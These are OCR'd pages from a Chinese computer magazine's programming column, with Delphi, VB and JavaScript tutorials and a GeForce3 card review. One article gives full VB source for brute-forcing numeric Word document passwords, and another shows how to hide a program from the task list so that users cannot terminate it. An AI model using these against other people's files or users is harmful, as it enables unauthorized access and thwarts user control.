      iStart := byte(szBuffer[24]);
      for i := iStart to iStart + iMaxKey * 2 do
        AppendStr(Result, szBuffer[i]);
    end;
  end;
begin
  tmp:=0;
  if  not FileExists(Edit1.text)then
  begin
      ShowMessage('请你选定一个文件或你'#13#10'选择的文件不存在!');
    exit;
  end;

  AssignFile(F1, edit1.Text);
  Reset(F1);
  AssignFile(F2, edit2.Text);
  Rewrite(F2);

  while not Eof(F1) do
  begin
   alr:=0;
    Read(F1, Ch1);
    if not IsDBCSLeadByte(byte(ch1)) then
    begin
      Write(F2, Ch1);
      continue;
    end; //if
    Read(F1, Ch11);
    ch2str:= QueryCompStr(pList[ii], ch1+ch11);
    if (ch2str[1]=#0)then
    begin
      Write(F2, Ch1);
      Write(F2, Ch11);
      continue;
    end;

    for J:=1 to 8 do
    begin
      if (ch2str[j]<'6')and (ch2str[j]>'0')  then
        tmp:=strtoint(ch2str[j]);
    end;

    for j:=1 to 6 do
      py[j]:=0;
    //以下是判断加拼音的位置，注意ui和iu加声调的方式
    for j:=8 downto 1 do
    begin
      if ch2str[j]='a' then py[1]:=1;
      if ch2str[j]='o' then py[2]:=1;
      if ch2str[j]='e' then py[3]:=1;
      if (ch2str[j]='i') and (py[5]<>1)then py[4]:=1;
      if (ch2str[j]='u') and (py[4]<>1) then py[5]:=1;
      if ch2str[j]='ü' then py[6]:=1;
    end;

    for J:=1 to 8 do
    begin
      ch2:=ch2str[j];
      if (ch2<'6') and (ch2>'0') or (ch2=' ') then
        continue;
      if (ch2='a') then
      begin
        alr:=1;
        Write(F2, pych[1][tmp]);
        continue;
      end;  //if

      if (ch2='o') and (alr=0) and (py[1]<>1) then
      begin
        alr:=1;
        Write(F2, pych[2][tmp]);
        continue;
      end;

      if (ch2='e') then
      begin
        alr:=1; Write(F2, pych[3][tmp]);
        continue;
      end;

      if (ch2='i')and (alr=0) and (py[1]<>1) and (py[2]<>1)  and (py[3]<>1) and (py[4]=1) then
      begin
        alr:=1;
        Write(F2, pych[4][tmp]);
        continue;
      end;

      if (ch2='u')and (alr=0) and (py[1]<>1) and (py[2]<>1)  and (py[3]<>1) and (py[5]=1) then
      begin
        alr:=1;
        Write(F2, pych[5][tmp]);
        continue;
      end;

      if (ch2='ü')and (alr=0)and (py[3]<>1) then
      begin
        alr:=1;
        Write(F2, pych[6][tmp]);
        continue;
      end;

      Write(F2, Ch2);
    end; //for
    write(f2,' ');
  end;   //while
  CloseFile(F2);
  CloseFile(F1);
  ShowMessage('转换完毕!');
end;
end.
```




图2 程序演示

程序中判断加拼音的位置的方法有些笨拙，所幸还能用。如果你写出了更有效率的代码，希望能和大家一起分享。有一个要注意的地方，程序还不能处理多音字。另外，你可以在程序中添加进度条，以了解程序的进度。程序在Delphi6 + Windows98下调试通过。CF

□上海　谭邵拮

暴力破解Word密码



工作繁忙难免产生意外，比如对重要的Word文档加密之后却把密码忘得一干二净，这几乎会发生在每个人的身上。这时你可能会焦急万分，不过我劝你不要太紧张，有空来程序谷坐坐，一定会有好的答案的。下面我们就来看看用穷举法暴力破解Word密码的程序，当然，为了简单起见，程序只针对密码是数字的情况做了处理，字符型的密码与此类似，不再多说了。

一、引言

大家都知道，Office家族跟VB有千丝万缕的联系，Microsoft Office组件中的所有应用程序都内建有VBA，这样就可以通过VB或VBA操作Word应用程序中的对象，用穷举测试的办法达到找回丢失密码的目的，非常简单吧！

二、实现过程

下面来看一看程序的具体编制过程。程序采用VB编程实现，需要机器安装有VB应用程序及Microsoft Office组件。打开VB，新建一个VB工程，取名Proc_Word，将启动窗体命名为FrmMain，选择“工程”菜单中的“引用”，在“引用”对话框中选择“Microsoft Word8.0 Object Library”（这一步很重要，你必须选择这一ActiveX部件，否则代码不能正确运行，顺便说一句，如果安装的是Office2000，那么应该选择“Microsoft Word9.0 Object Library”）。同时在“工程”菜单中“部件”对话框中选择添加“Microsoft Windows common controls -2.5(sp2)”，以便在窗体设计中可以使用微调控件。

好了，现在可以动手编制程序了。在刚才FrmMain窗体的左侧添加一个框架控件，并在此控件内加入一个驱动器列表框、一个目录列表框和一个文件列表框控件。在FrmMain窗体的右下侧添加两个命令按钮，在右上侧添加三个标签控件、两个文本框控件和一个微调控件，你可以参考附图来设计。接着，将框架的Caption属性设置成“请选择需要破译的Word文档”；保持目录列表框、驱动器列表框、文件列表框、文本框、微调控件缺省名称不变；将文件列表框的Pattern属性设置成“*.DOC”，目的是只显示目录下的Word文件；将第一个标签控件Caption属性设置成“该程序破译八位以下纯数字组合Word文档密码”，将第二个标签Caption属性设置成“解密进度”，将第三个标签Caption属性设置成“请选择破译密码位数”；将第二个文本框的Text属性设置成“4”，这是缺省密码位数；将微调按钮的BuddyControl属性设置成Text2就能和第二个文本框关联，BuddyProperty改成Text，Max、Min属性分别设置成“8”和“1”，表示最长密码位数和最短密码位数，将Wrap属性设置成True，将Increment属性设置成“1”，以便每单击一次加1或减1；将两个命令按钮的名称分别改成“cmdopendoc”和“cmdquit”，Caption属性分别设置成“文件打开”、“系统退出”。以上就把各控件的属性设置完了，接着编写代码也就不是什么难事儿了。

下面就是全部的源程序，适当的注释有助于大家理解程序。你还可以通过设置断点来跟踪密码生成部分，看看程序编制的原理。

```
Private Sub cmdopendoc_Click()
  Dim wd As New Word.Application
  Dim strpath As String
  Dim pass As String
  Dim J, K, Pass_long As Integer
  Dim Max_num, Min_num, I As Long
  strpath = File1.Path & "\" & File1.FileName
  On Error Resume Next
  '程序开始
  Pass_long = Val(Text2.Text)
  Max_num = 10 ^ Val(Text2.Text)
  Min_num = 10 ^ (Val(Text2.Text) - 1)
  Flag = 0
  For K = 0 To Pass_long - 1
    Max_num = 10 ^ (Pass_long - K)
    Min_num = 10 ^ (Pass_long - (K + 1))
    For J = 0 To Pass_long - 1
      cmdopendoc.MousePointer = 11
      For I = IIf(Pass_long - K = 1, 0, Min_num)
+ J To Max_num Step Pass_long
        Text1.Text = pass
        Text1.Refresh
        pass = String(K, "0") & I
        Flag = wd.Documents.Open(FileName:
=strpath, passworddocument:=pass)
        '如果解密成功,打开文档,显示密码,退出过
程
        If Flag <> 0 Then
          Label1.Caption = "文档密码"
          Label1.Refresh
          Text1.Text = pass
          wd.Visible = True
          cmdopendoc.MousePointer = 0
          Exit Sub
        End If
      Next I
    Next J
  Next K
  MsgBox "密码位数不对,请重新输入"
End Sub

Private Sub cmdquit_Click()
  End
End Sub

Private Sub Dir1_Change()
  File1.Path = Dir1.Path
End Sub

Private Sub Drive1_Change()
  Dir1.Path = Drive1.Drive
End Sub

Private Sub File1_DblClick()
  Call cmdopendoc_Click
End Sub
```

三、几点说明

需要说明的是，穷举法解密对系统资源的耗用是十分惊人的，在解密的过程中最好不要运行其他应用程序。针对其巨大的资源耗用量，我在程序中采用了一个小技巧，那就是用密码位数作为循环的步长进行刺探。也就是说如果你的密码是3位的话，那么程序将依次尝试100、103、106……997、101、104……998、102、105……999结束，加快了查找密码的速度（东渐：其实大家可以动手算一算，到底是快了许多，还是快了一点，还是根本没有提高速度^_^）。

该程序在Win98/NT＋VB6.0环境下测试通过，笔者随便试了一个5位数密码，在PⅡ300、128MB内存的机器上，10分钟左右即可解开。当然，程序并不十分完善，比如还可以加入解密过程中的中断，以及中断后解密进度的保存等，有兴趣的读者可以自己加以完善。CF



□福建　万春 刘丽莉

灵活使用VB的App对象

在 Visual Basic 的编程实践中，App 是非常重要的全局对象。合理使用该对象开发程序可以大大节约开发时间，并且能实现用其他方法很难达到的目标。下面便是作者在用 Visual Basic 开发应用程序时得到的一些技巧和体会。

一、避免重复运行同一个程序实例

App 对象的 PrevInstance 属性返回一个逻辑值，该值指示是否已经有前一个应用程序实例在运行。有时我们开发的程序每次只想运行一个实例，当用户重复运行该程序时，能提醒用户该程序已经运行，并自动退出。要实现上述功能，只需在应用程序中添加一个模块，在该模块中加入启动过程 Sub Main，将如下代码加到 Sub Main 中即可。

```
If App.PrevInstance Then
  Msg = "系统正在运行，请在下面任务栏寻找系统的最小化图标。"
  Style = vbOKOnly + vbExclamation + vbDefaultButton2
  Title = "警告!"
  Response = MsgBox(Msg, Style, Title)
  Exit Sub   '结束本次运行
End If
```

二、在系统任务列表中隐藏应用程序

App 对象的 TaskVisible 属性返回或设置一个值(boolean 布尔表达式的值)，用来确定应用程序是否出现在系统任务列表中。缺省值为 True，表示应用程序出现在任务列表窗口中；若设置为 False，则应用程序不出现在任务列表窗口中。利用该属性可以使应用程序的标题不出现在 Alt+Ctrl+Del 弹出的任务列表窗口中，从而避免应用程序被用户强行终止。

注意:应用程序启动并显示其界面后，TaskVisible 属性就会被自动设置为默认值 True。另外，可以通过设置 Title 属性来改变应用程序在任务列表窗口显示的名称，否则将显示工程名。举个例子:在 FORM 上建立一个 CommandButton 控件 Command1，加入如下代码:

```
Private Sub Form_Load()
  App.Title = "这是一个演示如何隐藏应用程序的示例"
End Sub

Private Sub Command1_Click()
  If App.TaskVisible Then
    App.TaskVisible = False
  Else
    App.TaskVisible = True
  End If
End Sub
```

运行该程序，并用 Alt+Ctrl+Del 弹出任务列表窗口观察，然后不断点击 Command1，看有何变化。

三、实现与具体路径无关的应用程序

开发程序时往往希望程序无论 COPY 到哪个目录下都能正常运行，也就是程序与具体的应用程序所在的路径无关。你可以这样做:在应用程序中添加一个模块，在该模块中加入启动过程 Sub Main，将如下代码加到模块中。

```
Public mypass As String  '声明为全局变量

Sub Main()
mypath = App.Path
……      '其余程序部分
……
End Sub
```

在程序中凡是涉及到路径的地方，用 mypath 代替绝对路径。例如:假设需要通过 Data 控件 Data1 来操作应用程序目录下的 localdatabase 子目录下的 user.mdb，user.mdb 包含有 test 表。将如下代码加入该控件所在的 FORM 的 LOAD 事件中，就可实现对 user.mdb 的操作与绝对路径无关。

```
Data1.DatabaseName = mypath + "\localdatabase\user.mdb"
Data1.RecordSource = "select * from test"
Data1.Refresh
```

四、应用程序的版本管理

与应用程序版本有关的属性有:Revision 属性、Major 属性、Minor 属性。Revision 属性返回工程的修订版本号，该属性在运行时是只读的;Major 属性返回工程的主版本号，该属性在运行时是只读的;Minor 属性返回工程的小版本号，该属性在运行时是只读的。要设置工程的有关版本，可以在设计时用位于“工程属性”对话框中的“生成”选项卡上相对应的框设置这些属性。

“修订版本号”反应的是对工程的修改信息，如果将“工程属性”对话框中的“生成”选项设置为“自动加”，则每当工程编译一次(编译为.EXE 文件)，Revision 属性的值自动累加 1。而 Major 属性、Minor 属性才是我们通常提到的应用软件的版本。例如要设置软件的版本号为 3.4，只需在工程设计时，将 Major 属性设置为 3，Minor 属性设置为 4。软件运行时如果要显示版本号，可参考如下语句:

```
MsgBox  "系统版本为:"+Str(App.Major) + "." + Trim(Str(App.Minor))
```

运行该语句，将弹出一消息对话框显示“系统版本为:3.4”。

五、应用程序的日志操作

App 对象支持应用程序日志的操作，与此相关的有 LogMode 属性、LogPath 属性、LogEvent 方法和 StartLogging 方法。下面说说这些属性和方法的功能及日志操作的步骤。

1.首先用StartLogging方法对某个操作的日志目标及日志模式进行设置。

语法格式:App.StartLogging logTarget, logMode

logTarget 是一个字符串，用于指定一个用于记录日志

□北京　五帝

豪华的时钟

看了今年《电脑爱好者》第7期的《用JavaScript实现在线时钟》后，我觉得虽然时钟指针的星号位置安排得很巧妙，正好成一条斜线，但是界面还不够美观，并且代码稍长。今天我就为大家献出一款豪华的时钟，制作完成后界面如图1所示，怎么样，够豪华吧？

下面就是全部的源代码，由于注释比较详细，我就不多解释了。

```
<html>
<head>
<title>豪华的时钟</title>
</head>
<body>
<script language=JavaScript>
var now,second,minute,hour,degreeSecond,degreeMinute,degreeHour,timer;
//定义变量，准备使用
var stepDegree=6;                    //分针的移动度数
var stepDegreeHour=30;               //时针的移动度数
var linearray=new Array();
//以下各参数格式为"ID|边框色(RR,GG,BB)|填充色(RR,GG,BB)|位置"，除了ID以外的可以随意更改
linearray[1]="secondObj|80,20,20|80,20,20|0,0,1,32";
linearray[2]="minuteObj|50,50,50|50,50,50|0,0,1,30";
linearray[3]="hourObj|50,50,50|50,50,50|0,0,1,16";
var style="1";       //指针样式，这里设为1
var hq="1";          //是否为高质量指针线，1为高质量，0为低质量


function checkTime(){                //获得时间的函数
  now=new Date();                    //新建日期
  second=now.getSeconds();           //获得秒的值
  minute=now.getMinutes();           //获得分的值
  hour=now.getHours();               //获得小时的值
  if(hour>=12){hour=hour-12};        //如果是下午，将小时的值减去12
  spinIt();                          //执行spinIt()函数，移动指针
  timer=setTimeout("checkTime()",1000);   //设置一个定时器，走表
}


function spinIt(){                   //移动指针的函数
  secondObj.SetIdentity();           //设置秒针，准备使用
  minuteObj.SetIdentity();           //设置分针，准备使用
  hourObj.SetIdentity();             //设置时针，准备使用
  degreeSecond=180+stepDegree*second;   //计算秒针的角度
  degreeMinute=180+stepDegree*minute;   //计算分针的角度
  degreeHour=180+stepDegreeHour*hour+(Math.floor(stepDegree*minute/12));//计算时针的角度
  secondObj.Rotate(0,0,degreeSecond);   //移动秒针到指定角度
  minuteObj.Rotate(0,0,degreeMinute);   //移动分针到指定角度
  hourObj.Rotate(0,0,degreeHour);       //移动时针到指定角度
}

//用一个循环显示出三种指针，设定不同的ID与颜色
document.write("<div id=z style='position:absolute;left:340px;top:150px'>");
document.write("<div style='position:absolute;left:0px;top:0px'><img src=clockbg.gif height=102 width=100></div>");
for(var i=1;i<4;i++){
  var s=linearray[i].split("|");
  document.write("<div style='left:0px;position:absolute;top:0px'>");
  document.write("<object classid='CLSID:369303C2-D7AC-11D0-89D5-00A0C90833E6' height=14 width=14 id="+s[0]+" style='height:102px;width:100px'>");
  document.write("<param name=HighQuality value="+hq+">");
  document.write("<param name=Line0001 value='SetFillStyle("+style+")'>");
  document.write("<param name=Line0002 value='SetLineColor("+s[1]+")'>");
  document.write("<param name=Line0003 value='SetFillColor("+s[2]+")'>");
  document.write("<param name=Line0004 value='Rect("+s[3]+")'>");
  document.write("</object>");
  document.write("</div>");
}
document.write("</div>");
checkTime();                         //执行checkTime()函数，开始走表
</script>
</body>
</html>
```

提示一下，代码中用到的clockbg.gif如图2所示，你可以通过到《电脑爱好者》网站下载"程序谷"的源代码包而得到它。

其实，《有声有色》里也有类似功能的代码，但它一个是用层加图片制作的，代码冗长；另一个是用Java小程序(Java Applet)制作的，启动、下载都很慢。而我的这个是用ActiveX控件制作的，代码短，速度快。为了不让读者受累，我还精简了源代码。CF


图 1


图 2

的文件名。logMode是一个整数值，它决定如何记入日志，一般将其置为vbLogAuto。另外，LogPath属性、LogMode属性在设计阶段不可用，且在运行阶段为只读，因此不能直接对这两个属性进行赋值，只能通过StartLogging方法改变。

2．用LogEvent方法把某个事件记入日志。在WindowsNT平台上，该方法会把内容写到NT的Event日志中。在Windows9X平台上，该方法会把内容写到LogPath属性指定的文件中。按照缺省规定，如果不指定文件，事件将被写入vbevents.log文件中。

语法格式：App.LogEvent　logBuffer，　eventType

其中：logBuffer是要写入到日志中的信息；eventType是可选的，它指定了事件的类型。下面是eventType的设置值：

常量名	常数值	描述
VbLogEventTypeError	1	错误
VbLogEventTypeWarning	2	警告
VbLogEventTypeInformation	4	信息

3．程序运行过程中如果需要了解日志文件路径及文件名、日志写入模式，你可以读取LogMode属性和LogPath属性的值。下面是一个简单的程序示例：

```
App.StartLogging  App.Path + "\mylog.log", vbLogAuto
App.LogEvent  "一切正常", VbLogEventTypeInformation
MsgBox App.LogPath
MsgBox App.LogMode
```

需要注意的是，对日志操作的方法和属性只有在程序被编译为EXE文件后才能发挥作用，在Visual Basic调试环境下无效。CF

E-mail: program@cfan.com.cn

□北京　油菜

在系统菜单上添加自己的菜单项

看到许多程序的系统菜单（就是左击标题栏里的小图标显示的菜单，及右击任务栏上程序图标显示的菜单）里有其自己添加的菜单项，于是也想实现这一功能。经过翻书看帮助终于有所小成，现在写出来，与像我一样的Delphi菜鸟同享。

其实原理很简单，就是调用API函数：AppendMenu，其声明如下：

```
BOOL AppendMenu(HMENU hMenu, // 被修改菜单的句柄
UINT uFlags, // 菜单项标志
UINT uIDNewItem, // 指定新菜单项的标识符，用其标志添加的菜单项
LPCTSTR lpNewItem // 菜单项内容
);
```

要修改的是系统菜单，所以要得到系统菜单的句柄，可用GetSystemMenu得到。需注意的是，窗口的句柄为Form1.Handle，任务栏的菜单句柄为Application.Handle。

显示解决了，下面就要处理单击消息。当用户单击菜单项时就会产生消息WM_SYSCOMMAND，我们所要做的就是在程序中捕捉到它，并加以响应。Form1中用message声明的过程无法捕捉到单击任务栏的菜单项产生的消息。用WinSight追踪可知，消息发给了程序（Application）而非窗体（Form），所以要用别的方法。其实，TApplication的OnMessage事件可拦截到消息队列中的一切消息，这正是我们需要的。

图1是程序的运行示例，最初的系统菜单和图2所示的一样。当你单击Button1按钮以后，系统菜单将会如图3所示，单击它还会出现“Delphi is cool!”的提示，我们的目的也就达到了。下面就是全部源程序：

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Variants, Classes, Graphics, Controls, Forms,
  Dialogs, StdCtrls;

type
  TForm1 = class(TForm)
    Button1: TButton;
    procedure FormCreate(Sender: TObject);
    procedure Button1Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
    procedure Test;    //添加菜单项
    procedure MsgProc(var Msg:TMsg;var Handled:Boolean); //处理消息
  end;

var
  Form1: TForm1;

implementation

{$R *.dfm}

procedure TForm1.FormCreate(Sender: TObject);
begin
  Application.OnMessage:=Form1.MsgProc;
   //注册消息处理方法
end;

procedure TForm1.Button1Click(Sender: TObject);
begin
  Test;
end;

procedure TForm1.Test;
var
  Cont:PChar;
  FormMenu,TaskbarMenu:HWND;
begin
 Cont:='&About';
  FormMenu:=GetSystemMenu(Form1.Handle,False);
  TaskbarMenu:=GetSystemMenu(Application.Handle,False);
   //在窗口的系统菜单上添加菜单项
  Appendmenu(FormMenu,MF_SEPARATOR,0,Nil); //添加分割符
  Appendmenu(FormMenu,MF_STRING,121,Cont); //添加菜单项"About"
   //在任务栏的系统菜单上添加菜单项
  Appendmenu(TaskbarMenu,MF_SEPARATOR,0,Nil);
  Appendmenu(TaskbarMenu,MF_STRING,121,Cont);
   //自定义的菜单项标识符
end;

procedure TForm1.MsgProc(var Msg:TMsg;var Handled:Boolean); //处理消息
begin
  if Msg.Message=WM_SYSCOMMAND then
   begin
     if Msg.wParam=121 then //点击了About菜单项
     begin
      Application.MessageBox('Delphi is cool!',pchar('About'),MB_OK);
        Handled:=True;  //表明消息已处理
     end;
  end;
end;
end.
```

程序在Delphi5.0、WinMe下测试通过。CF




图1



图2



图3

E-mail: test@cfan.com.cn

六款 GeForce3 显卡横向评测

□Ken 白天

nVIDIA 在推出一系列的 TNT2 以及 GeForce 之后，显卡市场已占领了一大半，建立了其在显示芯片及显卡市场上不可动摇的王者地位。熟悉nVIDIA的人都知道，从最早的TNT到GeForce2 Ultra显卡，都是以运行速度来领先于使用其他显示芯片的显卡的，而且芯片系列合理的档次及定位都是其成功的关键因素。不过从nVIDIA最新的GeForce3显卡来看，nVIDIA似乎改变了以往的策略，悄然中酝酿着新的显卡发展局势。

认识GeForce3

GeForce3的显示芯片开发代号为NV20，这款芯片的推出背景使得很多人对它更加关注。首先，这款芯片较以前nVIDIA的产品推出更新速度来说确实是慢了点，可能是因为对手太弱或是觉得自己的研发进度太快，以致NV20姗姗来迟……偏偏当时nVIDIA也一直不愿对NV20为何迟迟未上市做出任何明确的说明，而NV20的硬件规格也一直未正式公开。

直到少数几家跟nVIDIA有合作关系的大厂收到了NV20的资料和公板，并进行布线及测试……而nVIDIA也预定在2月26日发表NV20的芯片，NV20芯片才公布其正式名称为“GeForce3”。不过在正式发布前夕，nVIDIA突然变卦，不仅产品全数要回，连新闻稿和相关消息都全部取消不发布！媒体明查暗访了许多消息渠道，问了许多厂商，而厂商多以不清楚、不知道和nVIDIA延后发表来拖延。从一些特殊的途径得到的消息是，NV20对DirectX8的支持还有BUG！一些最早流传出来的GeForce3测试结果表明，虽然NV20可以支持DirectX8，但最重要的是，3DMark2000还无法识别NV20，因此支持DirectX8的NV20无法在3DMark2000中表现出应有的性能。说到这里，可以联想到NV20正式的发布时间和3DMark2001正式版的推出时间十分接近，且3DMark2001部分测试项是专对NV20设计的，这也可以说明一点问题吧！

当时网络上的传言不断，像NV20核心频率只有200MHz、显存部分也将搭配4ns的DDR SGRAM（现在证明这基本上是正确的）。至于这些传言是真是假，大家都无法说出个所以然来，但最早的nVIDIA给厂商的规格资料可以让大家作参考：NV20显示芯片核心频率高达300MHz，支持的显存最大为128MB，DDR显存频率为250或300MHz（500、600MHz），显存带宽为8G／sec，采用0.15μm工艺，像素填充率为1600Mpixel/sec（6.4billion texels per second），八条管线，每条管线可以处理4个材质单元，50million（5000万）个晶体管，单次处理FSAA4x，采用了类似PowerVR的Hidden surface removal method的技术，拥有60Mpoly/sec（max150）的处理速度，支持DX8 vertex与pixel shaders，硬件支持DX8 tesselation，支持AGP 2X／4X Mode以及PCI2.2规格等……

对照现在正式推出的规格，NV20的指标已缩水不少，不过照nVIDIA以往的作风，以后可能会有“GeForce3 Ultra”出现，而接着有“GeForce3 MX”出现也不一定。有消息表明，nVIDIA曾经打算在GeForce3的低端产品中整合视频输入/输出、改进后的“TwinView”以及DVI接口等多种功能，但由于芯片设计过于复杂，开发过程中可能遇到了比较大的困难，而目前ATI Radeon 8500的发布显然对nVIDIA造成了相当大的压力。在这种情况下，不排除nVIDIA将低频率（175MHz）的GeForce3芯片作为GeForce3的低端产品销售的可能，这样的话，产品成本将有望控制在目前高端GeForce2 Pro的水平，也就是人民币2000元以下。

NV20芯片的特点

如果要问NV20芯片最引人注目的是什么，那就是NV20比CPU还精密的工艺！NV20采用0.15微米工艺，这可比PentiumIII或Athlon的0.18微米还要精密啊！而NV20内建的电晶体数是CPU的2倍。NV20板载的显存速度为230MHz，再采用DDR，那就等于是460MHz了。NV20在硬件上的设计功能与特性，很多地方是原来在GeForce2 GTS上就已经具备的，NV20只是更加予以强化，当然其硬件的T&L引擎是另外内建的。重要的是，包括FSAA的全景反锯齿失真的功能，NV20也都一并做进去了（现在看来并购3dfx是有必要的，呵呵）。另外，在NV20的架构上，是采用支持DirectX 8.0来设计的，所以NV20能够支持Vertex Shaders以及Pixel Shaders的功能。不过也正因为这样，当时的3DMark2000测试程序就不易测试出其性能真正的表现，只有等到支持DirectX 8.0的3DMark2001出来之后，才会有比较具体的性能数据公布，这也是以前在网上的评测中没有对NV20性能数据过多着墨的原因。

其实就算是现在，nVIDIA公版驱动程序尚未对NV20做最佳化调整，想要让NV20有突出的性能测试数据也是不可能的。（补充一下，我们拿到雷管4驱动的时候评测已结束了，不过听说这款驱动将GeForce3显卡的性能增强50%！）就目前对一些NV20的实测数据来做归纳的话，充其量NV20不过就是GeForce2 Ultra的加强版而已，相信以NV20的实力应该不止这样才对。

NV20正式版的规格


NV20的正式版板卡外型看起来跟GeForce2 GTS或GeForce2 Ultra没什么两样，要是不把上头的散热风扇拆卸掉，没看到显示芯片，恐怕也会觉得这简直是GeForce2系列的卡。虽然看起来是这样，但要知道，在微软最新要推出的X-BOX新一代游戏主机中所搭载的显示芯片，就是NV20同系列的NV2A，它搭配上最新的DirectX 8.0的API，以及更加强化的T&L引擎。想来下一代的显卡头号杀手，则非NV29莫属了（根据nVIDIA的芯片研发计划是这样，但会不会出现变化就不知道了）。



NV20芯片正式规格
显示架构：256bit
支持显存带宽：7.4G／sec
制造工艺：0.15微米
图形芯片内核频率：200MHz（MAX 300MHz）
渲染流水线：4条
每条流水线有2个贴图单元
每个像素可以进行4次贴图
显存：128位，230MHz(DDR)
RAMDAC：350MHz
最高分辨率：2048x1536@75Hz
硬件T&L：有效性能在每秒4000万多边形以上
完全硬件支持微软DirectX8.0以及OpenGL1.2中所有可能的特性
完全支持DX8硬件Vertex Shaders（顶点光影）1.1版
完全支持DX8硬件Pixel Shaders（像素光影）1.0版
完全支持VolumeTextures（体积材质）
支持Cube Environment Mapping（立方体环境映射）
支持Projectivetextures（投影式材质）
支持硬件光滑表面拆分技术（包括矩形以及三角形方式）
支持以下硬件凹凸映射贴图方式：浮雕（Embosing）、矢量像素（DotProduct3）以及环境映射凹凸贴图（EMBM）
支持S3TC以及DXTC中所有（5种）的材质压缩方式
支持在任何位面进行简单的剪切
支持全屏反锯齿功能（FSAA）
支持基于Z-缓冲压缩的方式来减轻内存带宽的压力
支持HSR（early Z test）


我们这次拿到的六款显卡都是标准规格的GeForce3显卡，都板载64MB DDR显存，采用3.8ns的显存芯片搭配，运行在230MHz频率，根据DDR双倍数据传输率换算也就是460MHz。我们将对这六款GeForce3显卡进行对比评测，并评选出编辑推荐的最佳性能产品及最佳性价比产品。

这是一款来自微星公司生产的GeForce3显卡，也是NV20芯片推出后最早面市的GeForce3显卡之一。这款显卡的特点就在于虽然基于公板设计，但用料更为高级，卡上集成了TV输入/输出模组，并支持较为专业的AV视频端口的输入/输出。这款显卡的随卡驱动程序经过优化处理，使显卡性能有一定幅度的提升。另外，StarForce 822还提供了大面积的芯片和显存风扇及散热片，超频相当稳定，超频潜力和丽台的GeForce3显卡并列第一。




MSI StarForce 822

这款显卡是本次评测中最便宜的GeForce3显卡，它采用了典型的公板设计，用料中规中矩，做工一般，手工焊接痕迹比较明显。为了节约成本，卡上没有集成任何附加功能。不过从测试性能来看，这款显卡的表现还不错，性价比很好。




小影霸 G8000

这款GeForce3显卡来自技嘉公司，技嘉公司的显卡一向以稳定著称，这一款当然也不例外。该卡除了集成视频处理子卡外，还集成了DVI输出接口，适合于专业的LCD显示设备连结。由于我们拿的这款显卡仅为工程样板，虽然已很接近正式版本的设计，但显存上没有附加散热片，显示芯片上的风扇似乎也不够威力，所以发热量不小，影响了我们对显卡超频性能的判断。




GV-GF3000D


这款显卡的PCB颜色、设计和GV-GF3000D极像，最大的区别只是去掉了视频处理子卡，而只带有普通的TV输出端口。另外还加上了显存散热片及导热性能好的金属芯片散热风扇。不过在个别元件上，这款显卡使用了更正规的八角封装线圈，而不是裸露的扼流线圈，看上去产品更为成熟。



又是一款典型的nVIDIA GeForce3公板卡，不过遗憾的是，这也是工程样板，但做工和用料不差，而且在测试当中也有不错的表现。不过我们可以看到，这款显卡没有配备显存风扇，影响了超频潜力的测试。这款显示上还集成了标准的TV-OUT接口。



丽台的系列显卡相信许多用户都很熟悉，其一向以品质规格高受到好评。我们这次评测的WinFast GeForce3显卡堪称经典之作。首先标志性的散热装置发扬了丽台高端显卡一贯的特点，散热效果极好。另外，这款显卡还沿用了丽台独特的超频设计，在板卡上我们可以看到包括错误、电源和AGP模式指示灯。整个显卡的用料高档，视觉美感很强。



GeForce3显卡性能测试

